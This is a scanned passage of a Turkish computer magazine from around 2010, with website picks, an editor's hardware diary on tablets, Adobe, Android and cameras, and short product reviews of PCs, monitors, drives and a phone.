Açık Kaynak Kod Platformu açık kaynak kod yazılımlara gönül vermiş STK'lar, bilişim şirketleri, uzmanlar ve akademisyenlerin oluşturduğu bir birliktelik. Açık kaynak kod yazılımlar konusunda bilinç oluşturmak isteyen sitede, yazılım tekelleşmesine karşı çalışmalar yürütülüyor. Siteden açık kaynak kod'larla ilgili pek çok başka sitenin bağlantısına ulaşabilir, platformu destekleyenleri görebilirsiniz. Siz de destek olabilirsiniz.



http://www.sporx.tv/ Spor kanalı

Sporx.tv.com adeta bir spor kanalı gibi. Sadece spor videolarına yer veren sitenin ağırlıklı içeriği tahmin edeceğimiz gibi futbol üzerine. Daha çok sahalarda yaşanan ilginç olayları ön plana alan Sporx.tv.com, "komik videolar", "editörün seçtikleri" kategorileriyle söz konusu ilginçlikleri başarıyla yansıtıyor. Sade bir tasarıma sahip olan sitenin video stream akışı ise gayet başarılı. Tam sporseverlere göre. Mutlaka bir uğrayın.



http://phpkodlari.com PHP eğitimi

Web sitelerinin hazırlanmasında en çok tercih edilen dil olan PHP için Türkçe içerik sunan bir site Phpkodlari.com. Site PHP öğrenmek isteyenlere sıfırdan başlayarak eğitim veriyor. Üyeleri tarafından oldukça sık güncellenen site, alanındaki gelişmeleri yakından takip ediyor. Aklınıza takılan soruları uzman kullanıcılarla forumlardan tartışabiliyorsunuz. Web yazılım dili öğrenmek isteyenlere tavsiye ediyoruz.



www.kameraarkasi.org Görsel sanatlar

Kameraarkası.org, görsel her türlü çekim yapılan her alanda teorik bilgiler veren oldukça başarılı bir site. Özellikle güzel sanatların bu alanlarında okuyan üniversite öğrencileri için ideal. Fotoğraf, sinema, kısa film, kamera, ışık, ses gibi kategorilerde oldukça geniş bir içeriğe sahip. Sade ve göz alıcı tasarımı, kendi sağ tık menü sistemiyle geliştirilmiş. Görsel sanatlarla ilgilenenler mutlaka göz atmalı.



CHIP Test Editörü Şahin Ekşioğlu, donanım dünyasında dikkatini çeken gelişmeleri, her ay günlüğünde sizlerle paylaşıyor.
esahin@chip.com.tr,
www.chip.com.tr/blog/sahin

Tablet PC'de rekabet

Evet, nihayet Samsung Galaxy Tab ülkemizde satışa sunuluyor. Eğer şu sıralar iPad almak üzereyseniz biraz beklemenizde fayda var.



Adobe'nin beyni Sektörün trend belirleyici isimlerinden biri olan Adobe CTO Kevin Lynch ile sunumuna başlamadan önce kısa bir sohbet etme şansı buldum.



Android aşkı Bu ay sonunda ülkemizde duyurusu yapılacak olan Samsung Galaxy Tab, Android işletim sistemi ve flash desteği ile iPad'e sıkı bir rakip olacak gibi.

2 Kasım Adobe'yi yakından tanımak

Photoshop'un, Premiere'in, Flash'ın ve daha pek çok endüstri standardı yazılımın yapımcısı Adobe'yi kim tanımaz? Fakat geçtiğimiz günlerde Los Angeles'ta düzenlenen Adobe MAX etkinliğinde firmayı ve vizyonunu çok daha yakından görme imkanı buldum. Bu etkinlikle ilgili yazıyı haberler bölümünde bulabilirsiniz. Kullanıcıların artan talepleri ve teknolojik gelişmeler sayesinde internet adeta canlı bir organizma misali, sadece büyümekle kalmıyor, sürekli şekil değiştiriyor. Adobe de interneti, daha doğrusu dijital ortamı ne şekilde kullanacağımızı belirleyen en büyük aktörlerden biri. Etkinliğin ilk gününü tamamen kapsayan açılış konuşması, tek kelimeyle muhteşemdi. Adobe CTO Kevin Lynch açılış konuşmasının yıldızı olarak Adobe'nin vizyonunu örnekler ve etkileyici demolarla bizimle paylaştı.

6 Kasım Yarının kralı: Android

Dizüstü PC'ler masaüstü PC satışlarına ciddi bir darbe vurmuştu. Fakat Masaüstü PC'lerin ahını alan dizüstü PC'ler de netbooklar yüzünden önemli bir duraklama dönemi geçirdi. Peki, netbookların baş belası kim dersiniz? Evet doğru tahmin ettiniz: Tablet PC'ler. Daha doğrusu sadece iPad. En azından şimdilik. Samsung Galaxy Tab'ın ülkemizdeki lansmanı bu ay içinde yapılırken iPad'e ciddi bir rakip gelecek o kesin. Her halükarda ana fikir şu: trendler sürekli ve hızlı bir şekilde değişiyor. Bugün kral olanın durumu yarın ne olacak belli değil. Fakat bugün pek ortalıkta görünmeyen ama yarının kralı kim ola-

cak diye sorarsanız, cevabım Android işletim sistemi olacaktır.

12 Kasım Online müzik yapın

Benim zamanımda lise'de rock grubu kurmak gibi bir moda vardı. Fakat o zamanlar internet yaygın olmadığı için grup haline gelmek her zaman kolay olmuyordu. Bas gitarı bulmak hep çok zordu örneğin. Geçenlerde rastladığım ejamming.com yüzünden size bunları anlatıyorum. Bu sitede farklı ülkelerden müzisyenler online olarak bir araya gelip müzik yapıyor. İlk ay ücretsiz olan bu hizmet, daha sonra aylık 10 dolar gibi bir ücrete tabi. Ejamming.com adresinde kaydolurken takma isim ya da e-posta adresi gibi kişisel bilgilerinizi veriyorsunuz. Bu sırada ana enstrümanınızı seçip ustalık seviyenizi belirtebilirsiniz. Gelen e-postayı onayladıktan sonra istemci yazılımı yükleyip "takılmaya" başlayabilirsiniz. Sitede bazı inceliklere dikkat ederseniz sıkıntı yaşama ihtimaliniz azalır. Sözgelişi ses kartınızın örnekleme hızını 44,1 KHz'e sabitlemelisiniz. asio4all.com adresinden ASIO sürücülerini indirmeniz de gecikmeyi düşürecek ve performansınıza olumlu yansıyacaktır. Site IRC chat mantığıyla çalışıyor. Buradaki odalarda herkesin çaldığı enstrümanı görebiliyorsunuz. Halihazırda açık oturumlara girebilir ya da yeni bir oturum açabilirsiniz. Bunun için herkesin görebileceği şekilde aradığınız enstrümanları yazıp katılmak isteyenleri seçebilirsiniz. Sadece belirli kişilerin çalmasını sağlayıp istek (davetiye) yollayabileceğiniz gibi, açık koltuk bırakıp, isteyen herkesin



e-grup kurma zamanı: ejamming.com ile sadece yakın çevrenizle değil, başka ülkelerden insanlarla da bir araya gelip eşzamanlı olarak müzik yapabilirsiniz.

oturumunuzu şenlendirmesini sağlayabilirsiniz.

Dahası ille tanımadığınız kişilerle müzik yapmak zorunda değilsiniz. Arkadaşlarınızla da sitede buluşup müzik yapabilirsiniz. Böylece enstrümanları taşıma derdi de ortadan kalkmış olur. Sitenin performansı gayet başarılı. Ülkemizdeki mevcut ADSL bağlantılarıyla arka planda dosya indirme yoksa çoğunlukla sorunsuz bir şekilde müzik yapabilmek mümkün. Ayrıca sosyal ağ oluşturma çabası sitede kolayca fark ediliyor. Ek olarak sitede her dakika attığınız soruları cevaplayan bir yardım masası var. Forum ve sık sorulan köşesi de oldukça başarılı. Sitenin belki de en büyük dezavantajı, kayıtlı kullanıcı sayısının şu an için çok fazla olmaması.

15 Kasım Nikon hayalimdeki makineyi yaptı

Tam çerçeve bir fotoğraf makinesiyle kırpma faktörlü bir makineyi ayıran en önemli özelliklerden biri ISO performansı. Çözünürlükleri aynı olsa da iki tür makinenin algılayıcıları çok farklı. Tam çerçeve makinelerin algılayıcılarında bulunan pikseller arasındaki boşluk daha fazla olduğu için noise yani kumlanma çok daha az. Tam çerçeve makineler iyi güzel



3B Platform oyunu: Billions, Save Them All alıştığımız Facebook oyunlarının aksine harika grafiklere sahip ve tamamen üç boyutlu bir ortamda geçiyor.

ama hem bir servet değerindeler hem de sürekli taşımak istemeyeceğiniz kadar büyük ve ağırlar. Dolayısıyla yıllardır kırpma faktörlü makinelerin örneğin 1600 hatta daha iyisi 3200 ISO'da tatminkar bir kalite sunmasını bekliyordum. Kendim Canon kullanıcısı olduğum için çözümün Canon'dan gelmesi işime gelirdi. Fakat bunun boş bir hayal olduğunu biliyordum. Zira Nikon bu konuda hep çok önde olmuştur. Sonuç olarak çözüm, beklediğim üzere D7000 ile Nikon'dan ve aynı algılayıcı kullanan bir model olan K-5 ile Pentax'tan geldi. Bu alandaki en prestijli test kaynaklarından biri olan dxomark.com'un test sonuçlarına göre D7000, ISO skorunda 1000'in üzerine çıkabilen ilk kırpma faktörlü makine. Dahası D7000'in dinamik alan performansı tam çerçeve makineler bile rahmet okutuyor. Nikon D7000, henüz ülkemize gelmedi ve Nikon şu anda piyasaya ürün yetiştirmekte biraz zorlanıyor. Fakat bu alandaki en saygı duyduğum kişiliklerden biri olan kenrockwell.com'un da onayladığı gibi, D7000 varken tam çerçeve makine peşinde koşmak artık gereksiz. Şu anda teknoloji marketlerinde D90'ın 1900 TL civarında satıldığını görüyorum. D90 harika bir makineydi. Çıkışının üzerinden 2 yıl geçse de hala bende hayranlık uyandırmayı başarıyor. Öte yandan D7000 gü-

SLR standartları yeniden
Nikon, fenomen haline gelen D90'ının ardından D7000 ile endüstri standartlarını yeni baştan yazıyor.

nümüzün D90'ı olarak öne çıkıyor. D7000'in fiyatı henüz belli değilse de doğal olarak D90'dan çok daha pahalı olacaktır.

24 Kasım Dassault Systemés'in Facebook oyunu

Şu anda dünyanın en önemli 3B yazılım geliştiricilerinden biri olan Dassault Systemés'in Paris'teki ECF (European Customer Forum) etkinliğindeyim. Etkinlikte önümüzdeki ay okuyabileceğiniz harika bir röportaj yaptım. Fakat dergi baskıya girmek üzereyken çabucak size vereceğim hoş bir haber var. Dassault Systemés'in 3D VIA yazılımıyla hazırlanan Billions, Save Them All adlı oyununu mutlaka Facebook'tan yükleyin. Bildiğiniz basit grafikli Facebook oyunlarının aksine, bu oyunla harika bir 3B ortamda keyifli bir deneyim yaşayacağınıza garanti gözüyle bakabilirsiniz. Aslına bakarsanız 3D VIA yazılımı, Adobe Flash'a ciddi bir rakip olarak geliyor. Farmville dahil hiçbir Facebook oyunundan hazzetmeyen biri olarak Billions, Save Them All oyununu çok sevdiğimi söyleyebilirim. 📺



CHIP PUAN: Çok iyi
FİRMA: Mascom, Datagate
FİYAT: 1699 \$ + KDV
BİLGİ İÇİN: 90 212 331 27 27
www.tr.msi.com

TEKNİK ÖZELLİKLER

Ekran: 23,6" Dokunmatik LED Full HD
İşlemci, Bellek: Core i7 860, 4 GB DDR3
Sabit Disk: 1 TB
Ekran kartı: Mobility Radeon HD 5730 1 GB
Kablosuz erişim: 802.11b/g/n
İşletim sistemi: Windows 7 Home Pre. 64bit



MSI Wind Top AE2420 3D

MSI Wind Top AE2420 3D Dünya'da ilk

Test Merkezi'mize daha önce çok sayıda hepsi-bir-arada PC gelmiş olsa da MSI'nın Wind Top AE2420 3D modeli bu alanda ilkleri gerçekleştiriyor

Apple'ın iMac modeli için hepsi bir arada bilgisayarların ilham kaynağı ve atası dersek yanlış demiş olmayız. Fakat firmanın her zaman belirli standartlara yapışıp kalması kendi önündeki en büyük engel gibi gözüküyor. USB 3.0 buna en büyük örneklerden birisi. Firmanın USB 2.0'da ısrar etmesi, elma kurtlarını saniyede 30 MB aktarım hızlarına mahkum bırakıyor. Steve Jobs'a atılan bir e-posta'ya ise kısa bir cevap geliyor: "USB 3.0'ın gereken ilgiyi görmediğini düşünüyoruz. Mesela Intel desteklemiyor..." İşte bu cümle ile Jobs, bütün Apple fanatiklerini 2010'da aldıkları bilgisayarda 1996'nın teknolojisini kullanmaya mecbur bırakıyor. Öte yandan seçme hakkınızın olduğu PC Dünya'sında her şey sizin elinizde. Bir bilgisayara istediğiniz kadar özellik ekleyebiliyorsunuz. İşte bu yazıda bu PC'lerden birini, MSI Wind Top AE2420 3D'yi inceleyeceğiz.

Performans her şey

Daha önce incelediğimiz hepsi bir

arada bilgisayarların en büyük sorunu performans idi. Dizüstü bilgisayarlar için tasarlanan eski Core 2 Duo işlemciler, size masaüstü bilgisayar değil de sanki yavaş bir dizüstü bilgisayar kullanıyormuşsunuz hissini yaratıyordu. MSI, kullanıcıların bu bilgisayarla birlikte 3 boyutlu oyunları dahi rahatça oynayabilmeleri için performans konusuna önem göstermiş.

Bu bağlamda firmanın en son nesil Intel Core i7 serisinden 2.8 GHz hızında çalışan dört çekirdekli 860 model işlemci kullandığını görüyoruz. Performans açısından dengeli bir mimari oluşturan firma bellek olarak da 4 GB DDR3 800 MHz hızında çalışan modüller kullanıyor.

Ekran kartı olarak ise DirectX 11 destekli ve AMD'nin HD 5000 serisinden orta sınıfın üstünde yer alan HD 5730 tercih edilmiş. Tüm bunların yanında 1 TB kapasite de gerek oyunlar gerek de çoklu ortam dosyalarınızı depolamak için ideal bir alan sunuyor.

3 boyut ve dokunmatik

Öncelikle Wind Top AE2420 3D'nin Dünya'nın ilk 3 boyutlu hepsi-bir-arada bilgisayarı olduğunu belirtelim. AMD'nin açık kaynaklı 3D sisteminin bir parçası olan iZ3D ile hem destekleyen oyunları hem de videoları 3 boyutlu izlemenize yarayan sistem, şu andaki en popüler 3 boyut sistemi olan 120 Hz monitör ve Active Shutter özellikli gözlükler ile çalışıyor. Bu bağlamda ürünün kutusundan bir adet şarj edilebilir 3D gözlük çıkıyor. iZ3D yazılımı vasıtası ile 2B ve 3B arasında kolayca geçiş yapabiliyorsunuz. Yaptığımız testlerde teknolojinin çok başarılı olduğunu gördük ve 3 boyutlu oyunları, gerçekte 3 boyutlu oynamanın çok daha zevkli olduğunu söyleyebiliriz. MSI'nın bir başka özelliği olan dokunmatik kullanım da çok başarılı. Windows 7'nin de büyük ikonları, dokunmatik kullanım için ideal. İsteğe bağlı olarak DPI ayarını yükseltip çok daha rahat bir kullanım da elde edebiliyorsunuz.

Her şey dahil

Wind Top sadece dokunmatik ve 3 boyut teknolojisini barındıran ve kısa ömrünü bitirdikten sonra bir kenara bırakacağınız türden bir bilgisayar değil. 23,6" boyutundaki ekranı ile ürün aynı zamanda bir çoklu ortam merkezi. Keza beraberinde gelen Windows Media Center kumandası da buna en güzel örnek.

Yine üründe yer alan Blu-ray oynatıcı ve 2 adet USB 3.0 portu da dikkat çeken diğer özellikler. Üzerinde yer alan 2 adet 5 watt'lık hoparlörler de tatminkar bir performans sunarken isterse 7.1 ses sistemi de bağlayabiliyorsunuz.

Kart okuyucu, Gigabit ethernet, 802.11n desteği ve kablosuz klavye/fare seti de ürünün diğer katma değerleri.

Sonuç:

Dokunmatik ekran, 3 boyut, USB 3.0 ve Blu-ray: bunların hepsini tek bir monitöre sığdıran MSI, Windows 7'nin de yardımı ile hayatınızdaki duvarları kaldırıyor.

İÇİNDEKİLER

DONANIM

- 132 AIO PC**
MSI Wind Top
- 133 Dizüstü Bilgisayar**
Lenovo Y550
LED LCD Monitör
Inca IL1002LV
- 134 Harici Sabit Disk**
Samsung Story Station 3.0 1 TB
LED LCD Monitör
Asus MS238H
Ethernet Kartı
Digitus DN-1013-2
- 136 Akıllı Telefon**
BlackBerry Curve 9300
Dizüstü Bilgisayar
Casper Nirvana
Yazılım
Eurosoft Autocad 2011
- 138 Kasa**
Cooler Master RC-922M
Güç Kaynağı
Corsair HX650W
Dizüstü Bilgisayar
HP ENVY 14
- 140 Ekran Kartı**
PowerColor HD 6870
- 142 HDMI Çoklayıcı**
Digitus DS-42300
Masaüstü Bilgisayar
Casper Nirvana
Genişleme Kartı
Transcend TS-PDU3
- 143 Dizüstü USB 3.0 Kartı**
Transcend TS-PNU3
Güç Kaynağı
Xilence XP800
Anakart
Asrock H55M-LE
- 144 Fare**
A4 Tech G10-660L
Çok Fonksiyonlu Yazıcı
Canon Pixma MP495
Şarj Adaptörü
Tunçmatik PowerNote 70W
- 145 Priz Ağı Adaptörü**
WD LiveWire
Medya Oynatıcı
Novatron NTD57 2 TB
Yazılım
Eurosoft Satranç Eğitimi



Dizüstü bilgisayar

Lenovo Y550

CHIP PUAN: Orta
FİRMA: Lenovo Türkiye
FİYAT: Belli Değil
BİLGİ İÇİN: 212 365 89 00
www.lenovo.com.tr



TEKNİK ÖZELLİKLER

Ekran: 15,6" LED HD
İşlemci, bellek: Core 2 Duo P7750, 4 GB
Sabit Disk: 500 GB SATA
Kablosuz erişim: 802.11b/g/n, Bluetooth
İşletim sistemi: Windows Vista Home Pre.
Ağırlık: 2,7 Kg

Vista ile geliyor: Lenovo'nun test merkezimize konuk olan Y550 modeli, eski Core 2 Duo mimarisi üzerine temellendirilmiş ve beraberinde Microsoft'un Windows ME'den sonra hakkında en çok şikâyet edilen işletim sistemi Windows Vista Home Premium ile geliyor. 15,6" bir ekrana sahip olan ürün, LED panel kullanıyor ve 1366 x 768 çözünürlüğe sahip. Fakat bu boyutlarda rakipleri 2,6 kg ve altında ağırlıklar sunarken Lenovo'nun 2,7 kg olması, ürünün taşınabilirliğine gölge düşürebiliyor. 500 GB disk kapasitesi ile depolama konusunda beğenimizi kazanan ürün oyun performansı konusunda sınıfta kalıyor. 1 GB GT240 ile birçok oyunu oynayabiliyorsunuz fakat bazı görsel öğelerden feragat etmeniz gerekiyor. Normal kullanımda 3 saatlik bir pil süresine sahip olan Y500, bunu 6 hücreli piline borçlu. Üründe yer alan xD, MS-Pro, Memory Stick, SD, MMC kart okuyucu, 802.11n kablosuz ağ desteği, Bluetooth modülü ve 1,3 megapiksel kamera da öne çıkan özellikler arasında.

Sonuç: Lenovo Y550, her ne kadar bazı yeni teknolojilere ev sahipliği yapsa da mimari açıdan çağın gerisinde kalan bir ürün.

Alternatif: Benzer boyutlarda olmasına karşın daha hafif ve daha performanslı olan Samsung R522 iyi bir alternatif.

LED LCD Monitör

Inca IL-1002LV

CHIP PUAN: İyi
FİRMA: Inca
FİYAT: 149 \$ + KDV
BİLGİ İÇİN: (212) 212 88 65
www.pasifikbilgisayar.com



TEKNİK ÖZELLİKLER

Panel: 20" 1600 x 900 16:9
Tepki süresi: 2 ms
Kontrast: 800.000:1
Nokta aralığı: 0.2768mm
Parlaklık: 300 cd/m2
Güç tüketimi: 22 Watt

Uygun fiyata LED: Uygun fiyatlı ürünleriyle rakiplerinin karşısına çıkan ve kullanıcıların imdadına yetişen Inca, sonunda monitör serisine yeni bir ürün ekleyerek LED arka aydınlatmalı IL-1002LV modelini ülkemizde satışa sundu. 150 dolar gibi uygun bir fiyat etiketine sahip olan ürün 20" boyutları ve 2 milisaniye tepki süresi ile dikkat çekiyor. Piyasada bu fiyata satılan ürünlerin çoğunluğu 5 milisaniye tepki süresine sahip iken Inca'nın hızlı tepki süresi ile oyunlar için ideal performans sunduğunu söyleyebiliriz. IL-1002LV, çözünürlük konusunda her ne kadar Full HD 1080p sunmasa da 1600 x 900 çözünürlüğün de 720p HD videolar için gayet uygun olduğunu belirtmemizde fayda var. HDMI bağlantısı olmayan üründe, DVI bağlantısı yer alıyor ve kontrast oranı olarak da 800.000:1 gibi nispeten başarılı bir değer sunuluyor. Diğer ürünlerinde olduğu gibi piyano siyahı şık tasarım ve tamamen Türkçe ayar menüsü de bu modelin vazgeçilmezi.

Sonuç: 149 dolar artı KDV fiyat etiketiyle ülkemizdeki en uygun fiyatlı LED monitörlerden biri olan Inca, parasının hakkını fazlasıyla sunan bir ürün.

Alternatif: Bütçenizi 15 dolar daha artırdığınızda 5 ms tepki sürelili fakat Full HD çözünürlüklü ve yine DVI bağlantılı Philips 222EL2SB'yi de tercih edebilirsiniz.





Harici Sabit Disk

Samsung Story Station 3.0 1 TB

CHIP PUAN: Çok İyi

FİRMA: Kont

FİYAT: 130 \$ + KDV

BİLGİ İÇİN: 0 216 444 KONT (56 68)

www.kont.com.tr



TEKNİK ÖZELLİKLER

Kapasite: 1 TB

Arabirim: USB 3.0, USB 2.0 Uyumlu

Ağırlık: 880 Gram

Boyutlar: 41,8 x 119,5 x 192,8 mm (YxGxU)

Güç: 12V Adaptör

Diğer: Açma/Kapama Tuşu, Mavi LED

Güçü USB 3.0'dan: Dünya'nın en büyük sabit disk üreticilerinden biri olan Samsung, geçtiğimiz ay incelemiş olduğumuz 1,5 TB kapasiteli fakat USB 2.0 destekli sabit diskini, arabirimin limitlerine takıldığından ötürü eleştirmemizden sonra nihayet USB 3.0 destekli modelini Test Merkezi'mize gönderdi. 1 TB kapasiteye sahip olan disk 1,5 ve 2 TB kapasiteli sürümlerini de piyasada bulabilmek mümkün. Fakat buradaki en önemli nokta, bu kapasiteyi ne kadar sürede doldurabileceğiniz. Bunu öğrenmek için de hemen performans testlerimize başlıyoruz. İlk olarak diskin okuma performansını test ediyoruz ve saniyede en az 80, ortalama 120 ve en fazla 140 MB değerlerine ulaşıyoruz ki bu değerler, diskin eski USB 2.0 arabirimli modellerine karşın yaklaşık 5 kat daha hızlı olduğunu gösteriyor. Erişim süresi testinde 16,3 milisaniye değerini veren ürün, mekanik disk kullandığı için doğal olarak SSD disklerin erişim süresi kadar hızlı sonuçlar sunamıyor. Fakat harici disklerde erişim süresinin nerdeyse hiçbir önemi yok. Yazma testine de saniyede en az 70, ortalama 115 ve en fazla da 140 MB değerlerini sunan Samsung, USB 3.0 ile mükemmel skorlara imza atıyor.

Sonuç: Mükemmel performansının ve farklı kapasite seçeneklerinin yanında otomatik yedekleme ve şifreleme yazılımı ile gelen Samsung, çok başarılı.

LED LCD Monitör

Asus MS238H

CHIP PUAN: İyi

FİRMA: Çizgi elektronik

FİYAT: 280 \$ + KDV

BİLGİ İÇİN: 0 (212) 356 70 70

www.cizgi.com.tr



TEKNİK ÖZELLİKLER

Panel: 23" 16:9 LED LCD 1080p

Girişler: HDMI, VGA

Piksel aralığı: 0.265mm

Parlaklık: 250 cd/m

Kontrast oranı: 10000000:1 (ASCR)

Tepki Süresi: 2 ms griden griye

Resim kalitesi: Asus'un yeni LED monitörü MS238H nihayetinde Test Merkezimize konuk oldu. LED'in aydınlatma gücünü arkasına alan ürün, ilk bakışta 10.000.000:1 kontrast oranı ile dikkat çekiyor. Firmanın kendi geliştirmiş olduğu bu teknoloji ASUS Smart Contrast Ratio adını taşıyor ve ekranda gösterilen içeriğe göre kontrast oranını en uygun şekilde ayarlayarak en koyu siyah ve en aydınlık beyaz renkleri kullanıcılara sunuyor. LED'in aydınlatma avantajlarından yararlanmaya devam eden ürün, titreşimsiz bir görüntü sunuyor ve piyasadaki yeni monitörlerin çoğu gibi 1080p Full HD çözünürlüğe sahip. Tepki süresi konusunda da nispeten başarılı sonuçlar veren firma, 2 milisaniye ile oyunlar için ideal. Monitör üreticilerinin uzun zamandan beri kullandığı içeriğe göre görüntü modu da MS238H'da mevcut. Bu bağlamda üründe film, oyun, manzara, gece ve standart olmak üzere 5 farklı kullanım modu yer alıyor. Bu modlar arasında yaptığınız seçim renk, parlaklık, kontrast ve keskinlik ayarlarını içeriğe göre ayarlayarak monitörünüzden mümkün olan en ideal resim kalitesini almanıza olanak tanıyor.

Sonuç: Yüksek resim kalitesiyle beğenimizi kazanan MS238H'nin ergonomi konusunda rakipleri kadar başarılı olduğunu söyleyemeyiz.

Ethernet kartı

Digitus DN-1013-2

CHIP PUAN: İyi

FİRMA: Bimel

FİYAT: 25 \$ + KDV

BİLGİ İÇİN: 0 (212) 347 75 40

www.bimel.com.tr



TEKNİK ÖZELLİKLER

Yonga seti: Realtek RTL8111DL

Bağlantı: 1 x RJ-45

Arabirim: PCI Express 1.0a

Bağlantı Hızı: 10 / 100 / 1000 Mbps

İşletim sistemi: Windows, Linux, Mac

Diğer: Wake on LAN güç yönetimi

2000 Mbit'e kadar: 10/100 veya Half Duplex olarak da çalışabilen Digitus DN-1013-2'de bir adet RJ-45 konektör yuvası bulunuyor. Full Duplex olarak çalıştığı takdirde 2000 Mbps hızında veri aktarımı gerçekleştirebilen ürün, Realtek'in RTL8111DL yongası ile güçlendirilmiş. PCI Express x1 arabiriminden bağlanan ürün, bu sayede yeni nesil bilgisayarlarla tam uyumlu. Özellikle de tek gigabit portu olan sunucularda veya standart bir bilgisayarın sunucuya dönüştürmek istediğinizde işinize yarayacak olan kart, Wake on LAN (WOL) güç yönetim özelliğini de destekliyor. Digitus DN-1013-2, Linux ve Mac dışındaki Windows 2000, XP, Server 2003, Vista ve 7 işletim sistemlerinde de sorunsuz çalışabiliyor. Özellikle de 1 Gbit switch kullanıyor ve yine gigabit ethernet portuna sahip bir harici sabit disk veya NAS cihazına sahip iseniz ethernet kartınızı da gigabit kullandığınızda performansta 2 ila 8 kat arasında bir fark görmeyiz mümkün. Yine iki bilgisayar arasında dosya aktarımı yaparken de gigabit ethernet portu üzerinden, kullandığınız kabloya da bağlı olarak pratikte 80 MB aktarım hızına ulaşmak mümkün.

Sonuç: Hemen her işletim sistemi altında çalışabilen ürün, bütün bilgisayarlara 1 gigabit ethernet hızını mümkün olan en ufak boyutta sunuyor.



ABI, SENİN KULAKLARIN
NEDEN BU KADAR BÜYÜK?

BEST FM'i

DAHA İYİ

DİNLEMELİK İÇİN!

FM
best

www.bestfm.com.tr



Akıllı telefon

Blackberry Curve 9300

CHIP PUAN: İyi

FİRMA: Vodafone

FİYAT: 12 x 82 TL

BİLGİ İÇİN: 444 0 542

www.vodafone.com.tr



iyi

TEKNİK ÖZELLİKLER

Şebeke: GSM, UMTS, 3G

Bellek: 256MB dahili, MicroSD

Ekran: 320 x 240 TFT LCD

Diğer: GPS, Wi-Fi, Bluetooth

Boyutlar: 109mm x 60 mm x 13,9 mm

Ağırlık: 104g

3G destekli: Curve, ilk bakışta 3.5mm jak girişi ve müzik kontrol tuşlarıyla dikkat çekiyor. Özellikle e-posta yetenekleriyle ön plana çıkan Blackberry telefonların, Storm modelini incelerken, RIM'in iş adamlarından daha çok son kullanıcılara ulaşmaya çalıştığının sinyallerini görmüş ve bunu sizlerle paylaşmıştık. Benzer durumun Curve ile devam ettiğini söyleyebiliriz. Keza firmanın Apple ve Google gibi kendi uygulama marketi App World'ü açarak kullanıcılara daha çok seçenek sunmaya çalıştığını görüyoruz. Fakat App World'de ülkemiz kullanıcıları için ufak bir kısıtlama mevcut: ücretsiz uygulamalar sorunsuzca indirilebilirken ücretli olanlar henüz ülkemizden satın alınamıyor. Blackberry'nin artık çoğu modelinde kullandığı trackpad'i de çok başarılı bulduğumuzu belirtmeliyiz. Fakat işletim sisteminin hala karmaşık olduğunu da ekleyelim. Bu bağlamda firmanın yeni modellerde Blackberry OS'in güncel sürümü 6'yı kullandığını görüyoruz. Fakat RIM'in Apple ve Android işletim sistemli telefonlar üreten diğer üreticilerin aksine güncel sürümleri eski modellere sunmaması üzücü.

Sonuç: Müzik dinlemek ve e-postalarını kontrol etmek için bir telefon ve MP3 çalar taşımak istemiyorsanız Blackberry Curve tam size göre.

Dizüstü bilgisayar

Casper Nirvana CNL.I620-8X35P

CHIP PUAN: İyi

FİRMA: Casper

FİYAT: 1.099 \$ + KDV

BİLGİ İÇİN: 0216 528 66 66

www.casper.com.tr



iyi

TEKNİK ÖZELLİKLER

İşlemci: Intel Core i7-620M 2.66 GHz

İşletim sistemi: Windows 7 Home Pre.

Bellek: 8 GB DDR3 1066 MHz

Sabit disk: 500 GB SATA (4GB NAND)

Ekran kartı: ATI HD5650, Intel HD

Ekran: 15,6" 1366x768 HD LED

Melez performans: Casper'ın yeni dizüstü bilgisayarı, firmanın en son teknolojileri bir arada sunduğu bir ürün. AMD'nin DirectX 11 destekli HD 5650 ekran kartı ile gelen Nirvana ile piyasadaki bütün oyunları rahatlıkla oynayabilir ve DirectX 11'in sunduğu üstün grafik kalitesinin keyfini çıkarabilirsiniz. Performansın yanında pil ömrüne önem veren kullanıcıları da düşünen Casper, daha önce HP ve Acer'da gördüğümüz değiştirilebilir ekran kartı teknolojisine sahip. Bu teknoloji sayesinde bir iki tıklamayla ürünün üzerindeki düşük güç tüketen dahili Intel HD ekran kartına geçiş yapabiliyorsunuz. 1080p HD videoları dahi izlemenize olanak veren bu ekran kartıyla bilgisayarınızı kullanım şeklinize göre 4 saat pil süresine ulaşabilirsiniz. Sabit disk konusunda da kalıpların dışına çıkan Casper, Seagate'in 500 GB kapasiteli ve 7200 RPM hızında çalışan performanslı Momentus XT ST95005620AS modelini kullanıyor. Bu diskin en büyük özelliği, işletim sisteminin bağımsız olarak sık kullanılan dosyaları içerisindeki 4 GB'lık SSD kısma yazması. Bu sayede sık kullandığınız uygulamalar çok daha hızlı açılıyor.

Sonuç: Bu denli yüksek performans sahip bir sistemi 2,6 kg'da tutmayı başaran Casper, taşınabilir konusunda da kendisini epeyce geliştirmiş.

Yazılım

Eurosoft AutoCAD 2011 Eğitim Seti

CHIP PUAN: Çok iyi

FİRMA: Eurosoft

FİYAT: 22,88 TL + KDV

BİLGİ İÇİN: 0 (216) 658 88 40

www.eurosoft.com.tr



çok iyi

TEKNİK ÖZELLİKLER

İşlemci: 1.6 GHz ve üstü Intel - AMD

Bellek: En az 1 GB

Sabit disk: 5 GB Boş alan

Optik sürücü: DVD-ROM

Ses kartı: DirectX uyumlu

Ekran: 1280 x 1024 ve üstü

CAD'de ustalaşın: Eurosoft ve Bigsoft'un hazırladığı görsel eğitim seti ile CAD yazılımlarının en popüler ve ülkemizde en çok kullanılan AutoCAD'in 2011 sürümü ayrıntılarıyla anlatılmakta. AutoCAD programını daha önce kullanmış ya da en azından başlangıç seviyesinde kullanmasını bilen kullanıcılara hitap eden set, sıfırdan eğitim vererek zaman kaybetmek yerine örnek uygulama yaparak komutların birbirleri ile nasıl ilişkilendirildiğini, bir komutun uygulama içinde nasıl kullanıldığını ve en önemlisi hangi komutun nerede ve nasıl kullanıldığını öğretmeyi amaçlıyor. Derslerdeki uygulamaları DVD içerisinde DWG ve PDF biçiminde yerleştiren firma bu sayede dosyaları sisteminizde yüklü olan AutoCAD programı ile açıp inceleme fırsatı sunuyor. Yine PDF formatındaki dokümanların çıktısını alarak derseniz kaptan okur gibi yönergeleri rahatlıkla okuyabilir ve PC ekranında da sadece AutoCAD'e yer verebilirsiniz. Derslerdeki uygulamaların 2 ve 3 Boyutlu parça ve modellerini de DVD içerisine yerleştiren firma, videolu ve sesli anlatımı ile takıldığınız yerleri tekrar tekrar izlemenize de olanak tanıyor.

Sonuç: Toplamda 13 saatlik eğitim ve yaklaşık 56 videodan oluşan bu set sayesinde hem 2D hem de 3D alanında AutoCAD'de uzmanlaşabilirsiniz.

facebook®

DÜNYADA
BİR İLK!

Yurtiçi Kargo'yu Facebook'ta da beğeneceksiniz!



